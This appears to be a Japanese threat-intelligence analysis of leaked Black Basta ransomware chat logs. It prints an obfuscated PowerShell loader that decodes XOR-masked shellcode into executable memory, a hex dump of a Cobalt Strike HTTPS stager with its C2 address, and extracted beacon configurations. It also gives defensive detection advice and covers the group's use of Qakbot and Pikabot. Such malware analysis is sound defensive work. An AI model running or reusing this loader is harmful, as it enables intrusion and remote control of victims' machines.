
```
powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADEAWABhADMATwBpAFQAQgBiACsASABIADgARgBIADEASwBsAFYAawB5AEMAbAB4AGcAegBXADYAawBhAEUARgBBAFEAaQBBAEoAZQA4ADYAWgBTAFgARgBxAEQAYwBoAE8AYQBtACsALwBNAGYAMwA4AFAAcQBKAG4ATQBUAG0AWgAzAHEAbgBhAHQAbwBtAHkANgArADkAeQBlAGYAcwA3AHAAZwA0AHIAdwB0AFkAcABEADIAOABTAFMAYgB5AEgAaQBlAG8AYgBDAHkAUABZADkAbwBsAFcAcABYAEwAcgA2AEQAdABrADQAOABvAGwASAA0AG0AdQAxAHMAbwA0ADkARQB4AGQATAB4AGUAQgAxAGcALwBCAHIARQBQAHIAbQBxADIANQBaAEkAWQBvAGkANAB1AC8ASwB4AFYAZwBQAGQAWgBlAG8AWABTAFoANgArAE8AcgA2AFYAdQB5AGcAQgBsAEcAKwBGAEIAdQBSAEYAWQBlAG8AZgBuAEYAUgB1AFMAaQBuAFkAaQAvAFMAMQArAGoAVgAwADcARwBkAG8ARgBjAFgANABUAGYAZgBpAHMAQgBRADcAWgBrAEsAQQBzAFoAMwBkAGQAdAA3ACsAZgBLAGwASAA0AGMAaAA4AHYARAB4AC8AVwBhAEEATQBCAFYARgB5AEQAVQBjAEcAMABXADEATwB2AEcATgBtAEwAKwBoAEUARgAwAC8ARwBWAHQAawBZAHUASgB2ADQAdgBMADEAWgB1AEQANABoAHUANgBjAHQAdQBWADkAMwBYAHkARABvAEMAagBQAEsAdABaAEUAMwA5AFMATABDAEcANwBVAHcATABGAHgAcgBmAHIAWABYADkAWAA2ADgAMwBYAHoANQBZAGIAZAB4ADcAbwBUADEAYQBwAHEASABtAEgAawAzAGwAaQBPAFUANgAwAFQAMwArAHUARgBRAFMAMABQAFUASwAwAHEAMgBXAGIAbwBSAC8ANABhADMAOAB4AHQAcgA5ADIANgBtAFoAYgBlAHkANgBYAHoAMAB0AEgAMwBhAHYAMABVADIAUwBiAFEASQBZADcAZgBCADEAbABvAFAAYwByAFUAcQBqAEEAYwBBAHoAYgBVAEUAYwBOAHEAZwAzAGcAdQA3AEQAMgAvAHYAQgBCAGYAMwA3ADEAUgBZAGcALwBiAEwAcgByAGgAUABZAHgAQwBQADEAQgBSAG0ATgBnAG0AaQBtADYARwB1AG0AYwA1AFMARQBGAHIARQBLAHQARwBjAEkAVABlAHAAbABvAEgASgAwAEsARQA0ADkAQQBqAHoAcgA2AEEAWABPAEwAdgBVAE8AM
```

上記を Base64 デコードした結果は下記となる。要約すると Base64 でエンコードし、gzip で圧縮されたデータが格納されており、それを解凍、デコードした結果を実行するようになっている。下記のコードもその一部を抜粋したものである。

```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAA/61Xa3OiTBb+HH8FH1KlVkyClxgzW6kaEFAQiAJe86ZSXFqDchOam+/Mf38
PqJnMTmZ3qnatomy6+9yefs7pg4rwtYpD28SSbyHieobCyPY9olWpXLr6Dtk48olH4mu1so49ExdLxeB1g/BrEPrmq25ZIYoi4u/KxVgPdZeoXSZ6+Or6VuygBlG+FBuRFY
eofnFRuSinYi/S1+jV07GdoFcX4TffisBQ7ZkKAsZ3ddt7+fKlH4ch8vDx/WaAMBVFyDUcG0W1OvGNmL+hEF0/GVtkYuJv4vL1ZuD4hu6ctuV93XyDoCjPKtZE39SLCG7Uw
LFxrfrXX9X683Xz5Ybdx7oT1apqHmHk3liOU60T3+uFQS0PUK0q2WboR/4a38xtr926mZbey6Xz0tH3av0U2SbQIY7fB1loPcrUqjAcAzbUEcNqg3gu7D2/vBBf371RYg/b
LrrhPYxCP1BRmNgmim6Gumc5SEFrEKtGcITeploHJ0KE49Ajzr6AXOLvUO3Six2nAXqf/1TvS01G6RncPxWqfRSCXWMc1hsnTvwJHFLJm6M6COcX7z+Qqw6/XwhWr3yvfEJ
VCzloo2P0igHfD1ytXFw8l0ME8dTGfmSXco8E2SAkcELHfpgXx6mFMaq//Difo9mzZNT4raLmWeokczyeox+PxPPMt62XykW9cmJPMf9qxLZjobBY/302MGhte4jJPd21zT
Pha5+dGVo7qMTj5rxNBj9r1dMCspgTOtUC0OdfxVjXxu+y9NE5yoRzj8AroET9Z2eOZ1ir8p6EXMDv+A40vVxDmqHz7lNq5WfrxXvB5b6jR1GDGMeQ52aDUJHuIKtBUF5kn
```


```
Set-StrictMode -Version 2

$makeitso = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Lo
cation.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 's
tring'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.Handle
Ref((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure)
)
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedD
elegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelega
teType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $
var_parameters).SetImplementationFlags('Runtime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImple
mentationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$v_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY
1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndL
b1QFJNz2yyMjIyMS3HR0dHR0Sxl1WoTc9sqHIyMjeBLqcnJJIHJyS5giIyNwc0t0qrzl3PZzyq8jIyN4EvFxSyMR46dxcXFwcXNLyHYNGNz2quWg4HNLoxAjI6rDSSdzSTx
1S1ZlvaXc9nwS3HR0SdxwdUsOJTtY3Pam4yyn6SIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FYke3PKWNzc3BLcyrIiIyPK6i
IjI8tM3NzcDGJHRwxVTEpTDGVrZmB0eRVqbRsjtIx9Hl6Y/pYmi6E3ZN+ZnbwYzuD/0kVQvPlknuSu5CQFb22AX6GD8QMti/CzE4VhcmJ1iWtgXDV8DSNiQEBGU1cZA0JTU
09KQEJXSkxNDFtOTw8DQlNTT0pAQldKTE0MW0tXTk8IW05PDwNCU1NPSkBCV0pMTQxJUExNLiliQEBGU1cOb0JNRFZCREYZA0JRDkFLLiliQEBGU1cOZk1ATEdKTUQZA0FR
DwNEWUpTLil2UEZRDmJERk1XGQNuTFlKT09CDBYNEwMLdEpNR0xUUANtdwMVDRIYA3RsdBUXGANRVRkQGw0TCgNkRkBITAwRExITExITEgNlSlFGRUxbDBAbDRMuKSPX86W
jbBb13r9zTaIFB8vT/e0Ticb7YmMAFl/WvCIm7Wikv4UrNesbIYAzETDZMvjB4DMmEKUwV5JI7o27WDXB2zeKymcuMhpwrZdO12HxBv7ubvlskXIKtG1pmF6m8NHdTwcjS9
OWgXXc9kljSyMzIyNLIyNjI3RLe4dwxtz2sJqtICMjIvpycKrEdEsjAyMjcHVLMbWqwdz2puNX5agkIuCm41bGe+DLqt7c3BIVFw0aEQ0SFhMNFxQjACOMLw==')

for ($zz = 0; $zz -lt $v_code.Count; $zz++) {
        $v_code[$zz] = $v_code[$zz] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc)
, (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $v_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($v_code, 0, $var_buffer, $v_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr
]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $makeitso | wait-job | Receive-Job
}
else {
        IEX $makeitso
}
```

今回の場合、Base64 データをデコードし、各バイトデータを 35 で排他的論理和を施すと下記のシェルコードが出現した。シェルコード内に含まれる文字列には人間が理解できる形式のデータも存在していた。下記シェルコードの先頭 16 バイトは典型的な CobaltStrike の Stager ペイロードを表している。


00000000 fc e8 89 00 00 00 60 89 e5 31 d2 64 8b 52 30 8b |.....`..1.d.R0.|
00000010 52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff 31 c0 |R..R..r(..J&1.1.|
00000020 ac 3c 61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f0 52 57 |.<a|., ...RW|
00000030 8b 52 10 8b 42 3c 01 d0 8b 40 78 85 c0 74 4a 01 |.R..B<...@x..tJ.|
00000040 d0 50 8b 48 18 8b 58 20 01 d3 e3 3c 49 8b 34 8b |.P.H..X ...<I.4.|
00000050 01 d6 31 ff 31 c0 ac c1 cf 0d 01 c7 38 e0 75 f4 |..1.1.......8.u.|
00000060 03 7d f8 3b 7d 24 75 e2 58 8b 58 24 01 d3 66 8b |.}.;}$u.X.X$..f.|
00000070 0c 4b 8b 58 1c 01 d3 8b 04 8b 01 d0 89 44 24 24 |.K.X.........D$$|
00000080 5b 5b 61 59 5a 51 ff e0 58 5f 5a 8b 12 eb 86 5d |[[aYZQ..X_Z....]|
00000090 68 6e 65 74 00 68 77 69 6e 69 54 68 4c 77 26 07 |hnet.hwiniThLw&.|
000000a0 ff d5 e8 00 00 00 00 31 ff 57 57 57 57 57 68 3a |.......1.WWWWWh:|
000000b0 56 79 a7 ff d5 e9 a4 00 00 00 5b 31 c9 51 51 6a |Vy........[1.QQj|
000000c0 03 51 51 68 bb 01 00 00 53 50 68 57 89 9f c6 ff |.QQh....SPhW....|
000000d0 d5 50 e9 8c 00 00 00 5b 31 d2 52 68 00 32 c0 84 |.P.....[1.Rh.2..|
000000e0 52 52 52 53 52 50 68 eb 55 2e 3b ff d5 89 c6 83 |RRRSRPh.U.;.....|
000000f0 c3 50 68 80 33 00 00 89 e0 6a 04 50 6a 1f 56 68 |.Ph.3....j.Pj.Vh|
00000100 75 46 9e 86 ff d5 5f 31 ff 57 57 6a ff 53 56 68 |uF...._1.WWj.SVh|
00000110 2d 06 18 7b ff d5 85 c0 0f 84 ca 01 00 00 31 ff |-..{..........1.|
00000120 85 f6 74 04 89 f9 eb 09 68 aa c5 e2 5d ff d5 89 |..t.....h...]...|
00000130 c1 68 45 21 5e 31 ff d5 31 ff 57 6a 07 51 56 50 |.hE!^1..1.Wj.QVP|
00000140 68 b7 57 e0 0b ff d5 bf 00 2f 00 00 39 c7 75 07 |h.W....../..9.u.|
00000150 58 50 e9 7b ff ff ff 31 ff e9 91 01 00 00 e9 c9 |XP.{...1........|
00000160 01 00 00 e8 6f ff ff ff 2f 41 64 64 2f 76 6f 69 |....o.../Add/voi|
00000170 70 2f 46 48 45 43 57 5a 36 49 4e 38 00 97 af 5e |p/FHECWZ6IN8...^|
00000180 3d 7d bb dd b5 05 a8 82 14 47 fc ba be 9f 3b ed |=}.......G....;.|
00000190 c3 dc f1 66 73 9f da 47 bd c7 8d c7 07 26 4c 4e |...fs..G.....&LN|
000001a0 a3 7c 82 a0 d2 20 0e a8 d3 90 30 a6 42 51 41 56 |.|... ....0.BQAV|
000001b0 aa 48 43 7f 16 5f 2e 00 41 63 63 65 70 74 3a 20 |.HC.._..Accept: |
000001c0 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 6d 6c 2c |application/xml,|
000001d0 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 68 74 | application/xht|
000001e0 6d 6c 2b 78 6d 6c 2c 20 61 70 70 6c 69 63 61 74 |ml+xml, applicat|
000001f0 69 6f 6e 2f 6a 73 6f 6e 0d 0a 41 63 63 65 70 74 |ion/json..Accept|
00000200 2d 4c 61 6e 67 75 61 67 65 3a 20 61 72 2d 62 68 |-Language: ar-bh|
00000210 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e |..Accept-Encodin|
00000220 67 3a 20 62 72 2c 20 67 7a 69 70 0d 0a 55 73 65 |g: br, gzip..Use|
00000230 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 |r-Agent: Mozilla|
00000240 2f 35 2e 30 20 28 57 69 6e 64 6f 77 73 20 4e 54 |/5.0 (Windows NT|
00000250 20 36 2e 31 3b 20 57 4f 57 36 34 3b 20 72 76 3a | 6.1; WOW64; rv:|
00000260 33 38 2e 30 29 20 47 65 63 6b 6f 2f 32 30 31 30 |38.0) Gecko/2010|
00000270 30 31 30 31 20 46 69 72 65 66 6f 78 2f 33 38 2e |0101 Firefox/38.|
00000280 30 0d 0a 00 f4 d0 86 80 4f 35 d6 fd 9c 50 6e 81 |0.......O5...Pn.|
00000290 26 24 e8 f0 de ce 30 aa e5 d8 41 40 23 35 7c f5 |&$....0...A@#5|.|
000002a0 9f 01 05 ce 4b 87 9c a6 08 16 c8 38 02 a3 10 32 |....K......8...2|
000002b0 13 fa 11 db e2 c3 10 05 33 86 13 74 b1 6b cd ae |........3..t.k..|
000002c0 98 7b 16 e2 f8 14 a9 e9 44 0d 11 39 53 8e b4 6d |.{......D..9S..m|
000002d0 f4 42 d2 25 dd cd 4d da 4f b2 51 29 97 4e 4a bb |.B.%..M.O.Q).NJ.|
000002e0 7d 85 d3 f2 fe 6c 24 00 68 f0 b5 a2 56 ff d5 6a |}....l$.h...V..j|
000002f0 40 68 00 10 00 00 68 00 00 40 00 57 68 58 a4 53 |@h....h..@.WhX.S|
00000300 e5 ff d5 93 b9 8e 03 00 00 01 d9 51 53 89 e7 57 |...........QS..W|
00000310 68 00 20 00 00 53 56 68 12 96 89 e2 ff d5 85 c0 |h. ..SVh........|
00000320 74 c6 8b 07 01 c3 85 c0 75 e5 58 c3 e8 89 fd ff |t.......u.X.....|
00000330 ff 31 36 34 2e 39 32 2e 31 35 30 2e 34 37 00 23 |.1[redacted]7.#|
00000340 00 af 0c |...|

上記のコードを解析すると、下記の CobaltStrike の設定データを抽出することができた。この Cobalt Strike のペイロードは HTTPS Stager であることが分かる。

上記以外の設定データを持つ Cobalt Strike を含む PowerShell スクリプトコードもチャットログには存在しており、異なる HTTPS Stager と DNS Stager タイプが確認できた。



```
{
    "netloc": "1[redacted]3",
    "path": "/Create/v10.58/RTYZC2PY",
    "port": 443,
    "headers": {
        "x-authorization": "disoajdoiasjdas1",
        "Accept": "application/xhtml+xml, application/json, application/xml",
        "Accept-Language": "en-jm",
        "Accept-Encoding": "*, br",
        "User-Agent": "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0"
    },
    "inet_flags": [
        "INTERNET_FLAG_RELOAD",
        "INTERNET_FLAG_NO_CACHE_WRITE",
        "INTERNET_FLAG_SECURE",
        "INTERNET_FLAG_KEEP_CONNECTION",
        "INTERNET_FLAG_IGNORE_CERT_DATE_INVALID",
        "INTERNET_FLAG_IGNORE_CERT_CN_INVALID",
        "INTERNET_FLAG_NO_UI"
    ],
    "watermark": 587247372,
    "type": "HTTPS"
}
```



```
{
    "netloc": "1[redacted]9",
    "path": "/messages/Mdnh0aGj68G0c",
    "port": 443,
    "headers": {
        "Accept": "*/*",
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate",
        "Connection": "close",
        "X-Test": "WhtETbe4fnHaxU9",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; eraybfhe; Trident/7.0; rv:11.0) like Gecko"
    },
    "inet_flags": [
        "INTERNET_FLAG_RELOAD",
        "INTERNET_FLAG_NO_CACHE_WRITE",
        "INTERNET_FLAG_SECURE",
        "INTERNET_FLAG_KEEP_CONNECTION",
        "INTERNET_FLAG_IGNORE_CERT_DATE_INVALID",
        "INTERNET_FLAG_IGNORE_CERT_CN_INVALID",
        "INTERNET_FLAG_NO_UI"
    ],
    "watermark": 1158277545,
    "type": "HTTPS"
}
```


上記の Black Basta のチャットログから攻撃者による PowerShell の利用実態に関する一部を確認することができた。

PowerShell スクリプトは侵入したコンピューターの周辺調査に始まり、セキュリティ設定の変更、リバースシェルの設置および Cobalt Strike の実行などにより様々な機能を実現することに一役買っている。つまり、PowerShell スクリプトが更なる攻撃の起点となり得ることが改めて理解できる。また流出したチャットログに記載されている PowerShell スクリプトコードが、実際に Black Basta が使っていたものと類似しているものもあった。上記の実例を踏まえ、防御側が学び取るべき教訓として基本的な対策を再度確認する。

- **細粒度の PowerShell の利用制限**
  どの組織にも当てはまる万能薬とはならないものの、PowerShell の利用実態を把握し、Active Directory の組織単位ごとにポリシを設定することにより、被害を低減できる見込みがある。

- **極端に長いワンライナーコマンドやエンコード引数の検知**
  Black Basta の例に限らず、攻撃に悪用される PowerShell スクリプトの多くが 100 文字を大きく超えるワンライナーコマンドであった。近年の EDR 製品などではコマンドライン引数を保存していることもあるため、こうした極端に長いワンライナーコマンドを発見した場合のアクションプランを規定しておくことにより被害の低減に繋げることが期待できる。また、上記の例では、Cobalt Strike を実行する際には PowerShell スクリプトを実行する際の引数に Base64 エンコードされた引数を伴っていた。PowerShell を用いた攻撃の際には、攻撃者はしばしば Base64 エンコードした引数を利用しているため、その場合は対応の優先度上げることにより、攻撃の早期発見に繋がり、被害を最小限に抑えることが期待できる。

Qakbot（Qbot）/ Pikabot

Black Basta は Qakbot（Qbot）、Pikabot を利用していたことがチャットログから把握でき、Black Basta と Qakbot や Pikabot との関係性は、チャットログが流出する以前から様々なブログで指摘されていた。

両者は感染したコンピューターに存在する情報の収集や追加のペイロードを送り込む際に利用するマルウェアである。Qakbot は日本において 2020 年から 2022 年の初頭にかけて猛威を振るった Emotet と似た挙動をするマルウェアであり、一度感染すると C2 サーバーからメールやブラウザに保存されている情報を盗み取るモジュールや遠隔操作モジュールなどを利用していた。また、Qakbot は Conti、REvil および Prolocked ランサムウェアをばら撒いたことが報告されており、ランサムウェア攻撃グループによく使われていたマルウェアであった。Pikabot はよりバックドアに近い性質を持つマルウェアであり、感染したコンピューターのシェルを利用して様々なコマンドを実行して情報収集や追加のマルウェアをダウンロードおよび実行していた。

本レポートではチャットログを辿ることで攻撃者とこれらのマルウェアの関わりを把握し、マルウェアを利用する攻撃者の意図を辿りその思考を分析する。

2023 年 8 月下旬に実行された Qakbot のテイクダウンにより Qakbot が徐々に攻撃者のインフラとして機能しなくなっていった。2023 年 10 月 5 日にコアメンバーの一人が Qakbot の現状について尋ねており、会話の内容から Qakbot の復旧作業を行い、再度そのインフラを活用しようとしていたことが推測できる。

Qakbot の稼働状況を尋ねている様子

日本語訳	原文
[2023-10-05 15:33:26][nn]：🐸 Qakbot は生きてる？ 2023 年 8 月末、FBI は Qakbot ボットネットの壊滅を発表し、70 万台以上のコンピューターが感染したとされています。 TechCrunch (https://techcrunch.com/2023/10/05/qakbot-hackers-are-still-spamming-victims-despite-fbi-takedown/) によると、Qakbot マルウェアの背後にいる攻撃者たちは、Cisco Talos の新たな調査で明らかになったように、いまだに新たな被害者にスパムを送り続けています。 研究者らは、🦆！「ダックハント作戦」はおそらく C2（コマンド＆コントロール）サーバーに影響を与えたが、Qakbot のスパム配信インフラまでは停止させられなかったと推測しています。 Talos のヴェネーレ氏は「Qakbot は将来的にも現実的な脅威であり続ける。開発者は逮捕されておらず、Talos の分析によれば活動を継続している」と述べました。 攻撃者がインフラを復旧させる決断を下せば、活動は完全に再開される可能性があります。 実際に誰がインフラを復旧するのかは謎のままです。 ～～～ 中略 ～～～ [2023-10-05 15:34:52][gg]：うん、ほぼ全部戻ったよ、兄弟。 [2023-10-05 15:34:59][gg]：あいつ、モジュール書き直してるよ。 ～～～ 中略 ～～～ [2023-10-05 15:35:07][nn]：俺が全面的に支援してる。 [2023-10-05 15:35:23][nn]：具体的には？ [2023-10-05 15:35:27][nn]：あいつ、自分で全部できるだろ。 [2023-10-05 15:35:30][gg]：サーバー買ってる。 [2023-10-05 15:35:33][gg]：ホスティング提供してる。 [2023-10-05 15:35:37][nn]：ああ、他の場所でね。	2023-10-05 15:33:26, @usernamenn:matrix.bestflowers247.online, 🐸 Qakbot жив? > > В конце августа 2023 года ФБР сообщили о ликвидации ботнета Qakbot, который якобы заразил более 😆 700 000 компьютеров. Как сообщает Techcrunch (https://techcrunch.com/2023/10/05/qakbot-hackers-are-still-spamming-victims-despite-fbi-takedown/), стоящие за вредоносной программой Qakbot, продолжают рассылать спам новым жертвам, об этом говорится в новом исследовании компании Cisco Talos. > > Ресерчеры предполагают, что операция 🦆！"Утиная охота" вероятно затронула сервера управления и контроля (C2), но не инфраструктуру доставки спама операторами Qakbot. > > "Qakbot продолжит представлять реальную угрозу в будущем, поскольку его разработчики не были арестованы и, по оценкам Talos, продолжают работать", - сказал Венере. В Talos отметили, что злоумышленники могут принять решение о восстановлении инфраструктуры Qakbot, что позволит им полностью возобновить деятельность. [omitted] 2023-10-05 15:34:52, @usernamegg:matrix.bestflowers247.online, Кто в реальности будет восстанавливать инфраструктуру остается загадкой. да, почти подняли братец все 2023-10-05 15:34:59, 